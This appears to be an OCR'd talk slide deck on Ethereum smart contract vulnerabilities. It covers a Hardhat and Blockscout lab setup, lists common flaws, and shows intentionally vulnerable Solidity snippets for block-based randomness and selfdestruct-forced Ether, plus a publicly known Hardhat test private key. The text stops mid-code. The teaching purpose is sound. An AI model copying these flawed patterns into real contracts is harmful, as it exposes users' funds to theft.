“Crypto” means “secure”, oder?

Foo-Manroot

https://foo-manroot.github.io/


Index

1. Smart Contracts – Wadda hell is dis?
2. Lab setup and the JS hell
3. Some (surprisingly) common vulnerabilities
4. Resources for masochists

Smart Contracts
Wadda hell is dis?

Smart Contracts – Wadda hell is dis?

The Ethereum blockchain has two (and a half?) types of transactions:



Validated Transactions

Contract Creation
Success

0x5a7815d841c206f261db27c1e470fad58ac6c5451f0e09ad68e2296f26868e4a
0x70997970C51812dc3A010C7d01b50e0d17dc79C8 → 0x948B3c65b89DF0B4894ABE91E6D02FE579834F8F
0 Ether 0.0015055253141846 TX Fee

Block #13
13 seconds ago

Transaction
Success

0xa1eee4a78e030fc1aa865ec8242544d9bf1d76974bdeb40bafdf1057067f02b9 Transfer
0x70997970C51812dc3A010C7d01b50e0d17dc79C8 → 0x70997970C51812dc3A010C7d01b50e0d17dc79C8
0.000000000000000001 Ether 0.000025490060946 TX Fee

Block #12
28 seconds ago

Token Minting
Success

0x8d0234ba4004f7f4798ea08f0309e015ae8c6fc4babb8564e2586e4613cbe248 Buy
0x70997970C51812dc3A010C7d01b50e0d17dc79C8 → MyAdvancedToken (0xe7f172–3f0512)
0 Ether 0.000084655712595072 TX Fee

0x000000–000000 → 0x709979–dc79c8 0 TST

Block #11
55 seconds ago

Contract Creation
Success


0xea6a9da711e057b92e25a365218d6a190ba46cafc15a08664b516fdd5f382f4b
0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266 → Missing (0x8a7916–fdc318)
0 Ether 0.000083996846448627 TX Fee

Block #10
14 minutes ago

Smart Contracts – Wadda hell is dis?

- Smart Contracts can be written in **Solidity** (JS-like), Vyper (Python-like), Yul (low-level), …
- Code runs in the **Ethereum Virtual Machine (EVM)**, which is implemented by all nodes on the chain
  - Operations are **DETERMINISTIC**
- The contract is stored on the chain
  - Code **CAN NOT** be patched
- "Standards" change like every minute

  😡😡😡



```
// SPDX-License-Identifier: GPL-3.0
pragma solidity >= 0.7.0;

contract Coin {
    // The keyword "public" makes variables
    // accessible from other contracts
    address public minter;
    mapping (address => uint) public balances;

    // Events allow clients to react to specific
    // contract changes you declare
    event Sent(address from, address to, uint amount);

    // Constructor code is only run when the contract
    // is created
    constructor() {
        minter = msg.sender;
    }
```

Lab setup and the JS hell

Lab setup and the JS hell

- Same drawbacks as the whole Node JS environment, but worse
    - Constant changes of the API
        - Your code from last week is already obsolete. Yay!
    - Everything is JS 🙄


- Not many (opensource) tools to set your own testnet up:
    - Chains:
        - https://hardhat.org/ Allows debugging via console.log
        - https://github.com/trufflesuite/ganache More tools available, but already outdated

    - Block explorers:
        - https://github.com/trufflesuite/ganache-ui Built for Ganache (part of the Truffle suite)
        - https://github.com/blockscout/blockscout Works good enough, but has very poor docs


    - https://web3js.org/ to interact with the chain from the browser

Lab setup and the JS hell

- Our setup:
  - Testnet on Hardhat
    - Contracts written in Solidity
  - Explorer with Blockscout
  - Interaction with custom JS using Web3.js



```
root@chain ~/hardhat-testnet # npx hardhat node --hostname 0.0.0.0
You are using a version of Node.js that is not supported by Hardhat, and it may work incorrectly, or not work at all.

Please, make sure you are using a supported version of Node.js.

To learn more about which versions of Node.js are supported go to https://hardhat.org/nodejs-versions
Started HTTP and WebSocket JSON-RPC server at http://0.0.0.0:8545/

Accounts
========

WARNING: These accounts, and their private keys, are publicly known.
Any funds sent to them on Mainnet or any other live network WILL BE LOST.

Account #0: 0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266 (10000 ETH)
```



192.168.109.131:4000/blocks
Blocks
Transactions
Tokens
APIs
Sokol
Search by address, token symbol...
Page 1


Blocks

#0
Block

0 transactions 516 bytes a minute ago

Miner 0x0000000000000000000000000000000000000000

0 Ether Priority Fees
0 Ether Burnt Fees
30,000,000 Gas Limit
0 (0%) Gas Used



file:///H:/Personal goals/01.- Smart contracts/vulns-explained.html

General info

Connection	http://192.168.109.131:8545 ●	Connect
Attacker address	0x70997970C51812dc3A010C7d01b50e0d17dc79C8	Set address
Attacker pkey	0x59c6995e998f97a5a0044966f0945389dc9e86dae88c7a8412f4603b6b78690d	Set key

Utils

Some (surprisingly) common vulnerabilities


Some (surprisingly) common vulnerabilities

- List based on https://github.com/crytic/not-so-smart-contracts#vulnerabilities
  - This is what we selected for the personal goal on 2022

Bad randomness	Contract attempts to get on-chain randomness, which can be manipulated by users
Denial of Service	Attacker stalls contract execution by failing in strategic way
Forced Ether Reception	Contracts can be forced to receive Ether
Incorrect Interface	Implementation uses different function signatures than interface
Integer Overflow	Arithmetic in Solidity (or EVM) is not safe by default
Race Condition	Transactions can be frontrun on the blockchain
Reentrancy	Calling external contracts gives them control over execution
Unchecked External Call	Some Solidity operations silently fail
Unprotected Function	Failure to use function modifier allows attacker to manipulate contract
Variable Shadowing	Local variable name is identical to one in outer scope
Wrong Constructor Name	Anyone can become owner of contract due to missing constructor

Bad randomness

- A blockchain is deterministic by design => Can’t generate random numbers
- Some developers think they’re super clever by using functions and properties like `blockhash()`, `block.timestamp`, etc. to gather “randomness”:




```
function random(uint Max) constant private returns (uint256 result){
    //get the best seed for randomness
    uint256 x = salt * 100 / Max;
    uint256 y = salt * block.number / (salt % 5) ;
    uint256 seed = block.number/3 + (salt % 300) + Last_Payout +y;
    uint256 h = uint256(block.blockhash(seed));

    return uint256((h / x)) % Max + 1; //random number between 1 and Max
}
```

- An attacker can simply create their own contract and pre-calculate the output of `random()`

Denial of Service / Forced Ether reception


- An ERC20 token where the owner can retrieve the money from bought tokens



```
/* Migration function */
function migrate_and_destroy() onlyOwner {
    assert(this.balance == totalSupply);
    suicide(owner);
}
```

- There's no way to send extra ETH to the contract (the funds couldn't be retrieved if that happened…)

… or is it?



`selfdestruct(address payable recipient)`:


destroy the current contract, sending its funds to the given Address

Note: `selfdestruct()` is a new name for `suicide()`


- This operation can't revert, the funds are *always* transferred

Incorrect interface

- Contract functions are referenced using `SHA3(<function_signature>)`.
- `function_signature` → function name and parameter types




```
pragma solidity ^0.4.15;

contract Alice {
